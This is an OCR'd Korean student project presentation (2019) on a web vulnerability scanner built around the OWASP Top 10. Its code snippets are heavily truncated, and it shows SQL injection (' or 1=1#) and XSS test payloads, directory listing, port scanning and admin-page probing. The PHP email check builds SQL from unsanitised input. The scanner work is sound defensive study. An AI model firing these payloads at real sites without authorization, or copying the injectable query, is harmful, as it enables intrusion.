웹 취약점 진단 시스템 개발

2019. 10. 29

지 도 교 수 : 양환석 교수님

T E A M : WeST(Web Service Team)

(박의명 강보경 송요섭 심명섭 오경준 조예림)

목 차


조원 편성

이 름	역 할
박의명 (팀장)	DB 구축 및 연동, PPT 작성, 보고서 작성
강보경	DB, 웹페이지 구축
송요섭	DB, 웹페이지 구축, 보고서 작성
심명섭	리포팅 시스템 개발
오경준	리포팅 시스템 개발, PPT 작성
조예림	리포팅 시스템 개발, 보고서 작성
공 통	OWASP10을 기반으로한 도구 개발

※ OWASP : The Open Web Application Security Project

주제 선정(1/2)

보안 취약점 분석




웹 애플리케이션을 공격하는 방식이 가장 많은 비중을 차지

주제 선정(2/2)


보도 자료

웹 취약점을 진단하는 보안시스템 개발 추진

구 상 도


회원
웹 서버
7. 보고서 제공
2. 인증 후 진단 요청
6. 조회 및 전달
3.진단 실행
DB
취약점 진단 도구
1. 회원가입 및 로그인
비회원
4. 보고서 작성
5. 진단 결과 전송
리포팅 시스템

추진 경과


추진 기간
(2019년)
대상 업무
3월
4월
5월
6월
7월
8월
9월
10월
계획 수립 및 자료 수집
자료 분석 / 시스템 설계
- 웹 취약점 종합 분석
- 개발 시스템 설계
시스템 개발
- OWASP top10 기반
취약점 진단 툴
- 웹 사이트
- 리포팅 시스템
시스템 성능 점검 / 보완

개발 환경 및 개발 내용(1/14)

개발 환경

OS

Ubuntu → 서버

Web Server

Apache → 웹 취약 사이트 서버

DB

MySQL → 회원정보 및
진단결과 저장

Development Language

Php, html, css → 웹 사이트 제작
Python → 취약점 진단 제작

개발 환경 및 개발 내용(2/14)

APM 환경 구축

APM(Apache, Php, Mysql) 설치

```
17  echo -e "\n\nInstall APM\n\n"
18  sudo apt-get install apache2
19  sudo apt-get install mysql-server mysql-client
20  sudo apt-get install php
21  apterror
22
23  echo -e "\n\nInstall package for connecting apache and php\n"
24  echo -e "\n\nInstall package for connecting php and mysql\n
25  sudo apt-get install libapache2-mod-php php-xml php-gd php-
26  apterror
27
28  echo -e "\n\nStart apache2 and mysql\n\n"
29  sudo /etc/init.d/apache2 restart
30  sudo /etc/init.d/mysql restart
```

README.md

start example

chmod +x installAPM.sh
./installAPM.sh

개발 환경 및 개발 내용(3/14)

회원 DB 구축

DB 구축 SQL문

```
create database WeST;
use WeST;
create table M
ID INT(11) UN
PW varchar(25
NAME varchar
PHONE char(2
EMAIL varchar
DOMAIN varch
REPORT varcha
is_deleted TIN
 );
```

DB의 구조

```
mysql> desc MEMBER;
+------------+------------------+------+-----+---------+----------------+
| Field      | Type             | Null | Key | Default | Extra          |
+------------+------------------+------+-----+---------+----------------+
| ID         | int(11) unsigned | NO   | PRI | NULL    | auto_increment |
| PW         | varchar(255)     | NO   |     | NULL    |                |
| NAME       | varchar(10)      | NO   |     | NULL    |                |
| PHONE      | char(20)         | NO   |     | NULL    |                |
| EMAIL      | varchar(255)     | NO   | UNI | NULL    |                |
| DOMAIN     | varchar(255)     | NO   | UNI | NULL    |                |
| REPORT     | varchar(80)      | NO   |     | NULL    |                |
| is_deleted | tinyint(1)       | NO   |     | 0       |                |
+------------+------------------+------+-----+---------+----------------+
```

회원가입 시 회원 정보를 관리하기 위한 DB 구축

개발 환경 및 개발 내용(4/14)

웹 사이트 기본 화면 설계

메인 화면

```
<?php echo "    <h3>{$_SESSION['userid']} 님</h3>";?>
<div class="tabs">
        <spa
        <spa
        <spa
        <spa
</div>
<div class="
        <div
```

로그인 화면

```
<h1>WeST</h1>
<div class="tabs">

        <span class="tab signin active"><a href="#signin">Login</a></span>
        <span class="tab signup"><a href="new_login.php">New_Login</a></span>
</div>
<div class="content">
        <div class="signin-cont cont">
                <form action="login_ok.php" method="post" enctype="multipart/form-da
                        <input id="login__username" name="userid" type="text" class=
                  <!--  <label for="email">Your email</label> -->
                        <input id="login__password" name="userpw" type="password" cl
                <!--  <label for="password">Your password</label> -->

                        <div class="submit-wrap">
                                <input type="submit" value="Login" class="submit">
                                                                        ogin</a>
```

취약점 진단 서비스를 제공하기 위한 기본화면 설계

개발 환경 및 개발 내용(5/14)

도메인 인증체계 개발

※ domain.whois.co.kr : 다양한 도메인을 검색하고 등록할 수 있는 사이트

사이트명 및 이메일 입력/인증

```
import requests
import sys

url = input("사이트를 입력하세요")
email = input("이메일을 입력하세요")

response = requests.get('https://domain.whois.co.kr/whois/pop_whois.php?from=left&domain='+str(url))
html = response.text
data = html.splitlines()
for c in data:
    if c.find(email) > 0:
        print(str(url)+'관
        sys.exit(1)
print("일치하지 않습니다.
```

인증 성공

```
========== RESTART:
==
사이트를 입력하세요daum.net
이메일을 입력하세요domain@kakaocorp.com
daum.net관리자이메일과 일치
>>>
```

인증 실패

```
========== RESTART:
==
사이트를 입력하세요daum.net
이메일을 입력하세요test@gmail.com
daum.net관리자이메일과 불일치
```

Crawling(웹 페이지의 데이터를 추출)을 이용한 도메인 인증

개발 환경 및 개발 내용(6/14)

메일서버 인증체계 개발

인증 메일 전송

```
try{
    $mail_content = "회원가입을 위해 이메일 인증이 필요합니다.<br/>가입을 완료하시려면 아래의 [인증하기] 버튼을 클릭해주세
요.<br/><a href='http://".$url."/mail/mailauth.php?authkey=".$authkey."'><div style='1px solid
red;width:200px;height:40px;'>인증하기</div></a>";
```

이메일 인증

```
<?php
    include "db.php";

    $authkey = isset($_GET["authkey"]) ? trim($_GET["authkey"]) : '';

    if($authkey == ""){
        echo '<script> alert("잘못된 형식 입니다.");
        location.href="http://'.$url.'/mail/mailauth.php?authkey='.$authkey.'"; </script>';
    }else{
        $sql = " select count(*) cnt from member where authkey = '".$authkey."' ";
        $rec = mysqli_query($db, $sql);
        $cnt = mysqli_fetch_row($rec);
        $cnt = $cnt[0];
        if($cnt == 0){
            echo "<script>alert('가입 정보가 존재하지 않습니다.'); history.back(-1);</script>";
            exit();
        }
```

SMTP 프로토콜을 이용한 이메일 인증

개발 환경 및 개발 내용(7/14)

리포팅 시스템 개발

리포팅 시스템 소스 일부

```
class PDF(FPDF):


    def footer(self):
                self.set_y(-15)
                self.set_font('Arial', 'I', 8)
                self.set_text_color(128)
                self.cell(0, 10, 'Page ' + str(self.page_no()), 0, 0, 'C')

    def chapter_title(self, num, label):

                self.set_font('Arial', '', 12)
                self.set_fill_color(200, 220, 255)
                self.cell(0, 6, 'Chapter %d : %s' % (num, label), 0, 1, 'L', 1)
                self.ln(4)

    def chapter_body(self, spacing=2):


                self.add_page()
                global data

                self.cell(10, 20, ln=1, align="c")
                self.set_font("Arial", 'B', size=24)
```

진단결과를 PDF 파일로 생성

개발 환경 및 개발 내용(8/14)

취약점 진단 시스템 개발(1/7)

❍ OWASP top 10을 기준으로 웹 취약점 진단 시스템 자동화 체제 개발

개발 환경 및 개발 내용(9/14)

취약점 진단 시스템 개발(2/7)

※ SQL Injection : 악의적인 SQL문 실행을 유도, DB를 비정상적으로 조작/공격

❍ SQL Injection

SQL injection

로그인 성공

main.py × | httpget_sniffer.py ×

```
import sys
import
import
import

def hel
    pri
    sys

if (len
    help

# Send
url = s
action_
domain,

# SQL I
sqlinje
print("

# Send
```

httpget_sniffer | main

```
/root/Project/bin/python /root/PycharmProjects/WebVulnerability-Team3/sql-injection/main.py http://localhost/

[[[[[ GET ]]]]]]
Action page = login_ok_possible_sqlinjection.php
ID = id
PW = pw

Domain = http://localhost
Middle = localhost
Current page = /login.php
Current path = http://localhost/login
Next URL = http://localhost/login/login_ok_possible_sqlinjection.php
Next URL(Post) = /login/login_ok_possible_sqlinjection.php

[[[[[ ATTACK CODE ]]]]]
Used sql injection code : ' or 1=1#

[[[[[ RESPONSE ]]]]]
```

입력 Form에 SQL Injection 구문을 넣어 취약점 진단

개발 환경 및 개발 내용(10/14)

취약점 진단 시스템 개발(3/7)

※ Directory listing : URL을 통해 디렉토리의 하위 폴더와 파일들을 볼 수 있는 취약점

❍ Directory listing

checkdirectorylisting.py ×

디렉토리 리스팅 진단

```
1  # -*- coding: utf-8 -*-
2
3
4
5
6
7
8
9
10
11
12
13
14
15
```

Index of /login

디렉토리 리스팅취약점

Name

Parent Directory
css/ 2
login.php 2
login_ok.php 2
login_ok_possible_sqlinjection.php 2
logout.php 2
main.php 2

Apache/2.4.18 (Ubuntu) Server at locall

checkdirectorylisting (1) | main

실행 결과

```
Index of /login

NameLast modifiedSizeDescription

Parent Directory   -
css/2019-03-31 13:22    -
login.php2019-04-29 20:45  669
login_ok.php2019-04-28 23:53  1.5K
login_ok_possible_sqlinjection.php2019-04-28 21:39  1.2K
logout.php2019-03-31 13:20  165
main.php2019-04-01 10:32  404

Apache/2.4.18 (Ubuntu) Server at localhost Port 80
```

URL 변경을 이용한 디렉토리 리스팅 취약점 진단

개발 환경 및 개발 내용(11/14)

취약점 진단 시스템 개발(4/7)

❍ XSS(Cross Site Scripting)

※ XSS : 여러 사용자가 접근 가능한 게시판 등에 악성 스크립트를 삽입해 실행 되게 하는 공격

게시판 XSS 진단

```
Input tag : 3
title
content
user_name
password
Input tag list : {u'content': '<script>alert("XSS Test");</script>', u'password': 'XSS Test', u'user_name': 'XSS Test', u'title': 'XSS Test'}
(u'title', u'password')

[[[[[ GET ]]]]]]
Action page = write_post.php
ID = title
PW = password
```

게시판 DB

```
mysql> select * from boards;
+----+----------+----------+------------+--------------------------------------+---------------------+------+
| id | pw       | name     | title      | content                              | regdate             | hits |
+----+----------+----------+------------+--------------------------------------+---------------------+------+
|  1 | test     | test     | title test | content test                         | 2019-03-25 00:00:00 |    0 |
|  2 | XSS Test | XSS Test | XSS Test   | <script>alert("XSS Test");</script> | 2019-05-14 11:58:38 |    0 |
+----+----------+----------+------------+--------------------------------------+---------------------+------+
2 rows in set (0.00 sec)
```

게시판에 Script 구문을 이용한 XSS 취약점 진단

개발 환경 및 개발 내용(12/14)

취약점 진단 시스템 개발(5/7)

※ 데이터 평문 전송 : 데이터 암호화가 구현되지 않아 중요 정보 등이 평문으로 전송

❍ 데이터 평문 전송

포트 스캔

```
#!/usr/bin/env python
import socket
import datetime
def scan():
    now = datetime.datetime.now()
    comport = {"FTP":21, "SMTP":25,"HTTP":80}
    ad = input("address input : ")
    adip = socket.gethostbyname(ad)
    print("Wn Starting port scan ... at "+str(now))
    print(" Port scan report for "+ad+"Wn")
    print("=========================================")
```

스캔 결과

```
domain input : demo.testfire.net

 Starting Web scan ( demo.testfire.net ) ... at 2019-09-02 14:02:25.718224
 ------------------------------------------------------------------------
| NO |                          진단 항목
 ------------------------------------------------------------------------
| 01 |                        데이터 평문 전송
 ------------------------------------------------------------------------
|    |  25/tcp Open  SMTP
|    |  80/tcp Open  HTTP
 ------------------------------------------------------------------------
```

포트 스캔을 이용한 데이터 평문 전송 취약점 진단

개발 환경 및 개발 내용(13/14)

취약점 진단 시스템 개발(6/7)

❍ 관리자 페이지 노출

관리자 페이지 검색

```
import urllib.request
def adpage():
    page= ["/admin",
           "/manager",
           "/master",
           "/system",
           "/administart"]

    url = "http://"+input("url : ")

    for
```

검색 결과

```
------------------------------------------------------------
| 03 |                    관리자 페이지 노출
------------------------------------------------------------
|    | /admin  server exist
------------------------------------------------------------
```

사전 대입을 이용한 관리자 페이지 노출 취약점 진단

개발 환경 및 개발 내용(14/14)

취약점 진단 시스템 개발(7/7)

※ CVE : 공통 보안 취약성 및 노출된 것을 공유하는 사이트

❍ 알려진 보안 취약점

도메인의 헤더 정보 가져오기

CVE 검색

```
def get_header(domain):
    global req, header, dic, cve
    r
    h
    c
    c
    i
    e
```


```
def check_cve(get_header):
    module_name = "Check CVE"
    contents = ""
    is_cve = "Safe"

    def cve1(key, contents, is_cve):
        r = requests.get('https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword='+str(dic[key]))
        soup = BeautifulSoup(r.text, 'html.parser')
        count_target = soup.find(class_="smaller")
        cve[key] = count_target.find("b").text
        list_result = str(soup.select("#TableWithRules"))
        list_result = re.sub('<.+?>','',list_result,0).strip()
        if len(list_result) > 26:
            contents += 'https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword='+str(dic[key])
```

사용자 도메인의 헤더 정보를 이용하여 CVE에서 검색

개발 시스템 운영(1/4)

웹 사이트 기본 화면



개발 시스템 운영(2/4)

웹 사이트 진단하기

Starting Web scan....

진단 화면

demo.testfire.net....2019-10-06 20:59:15

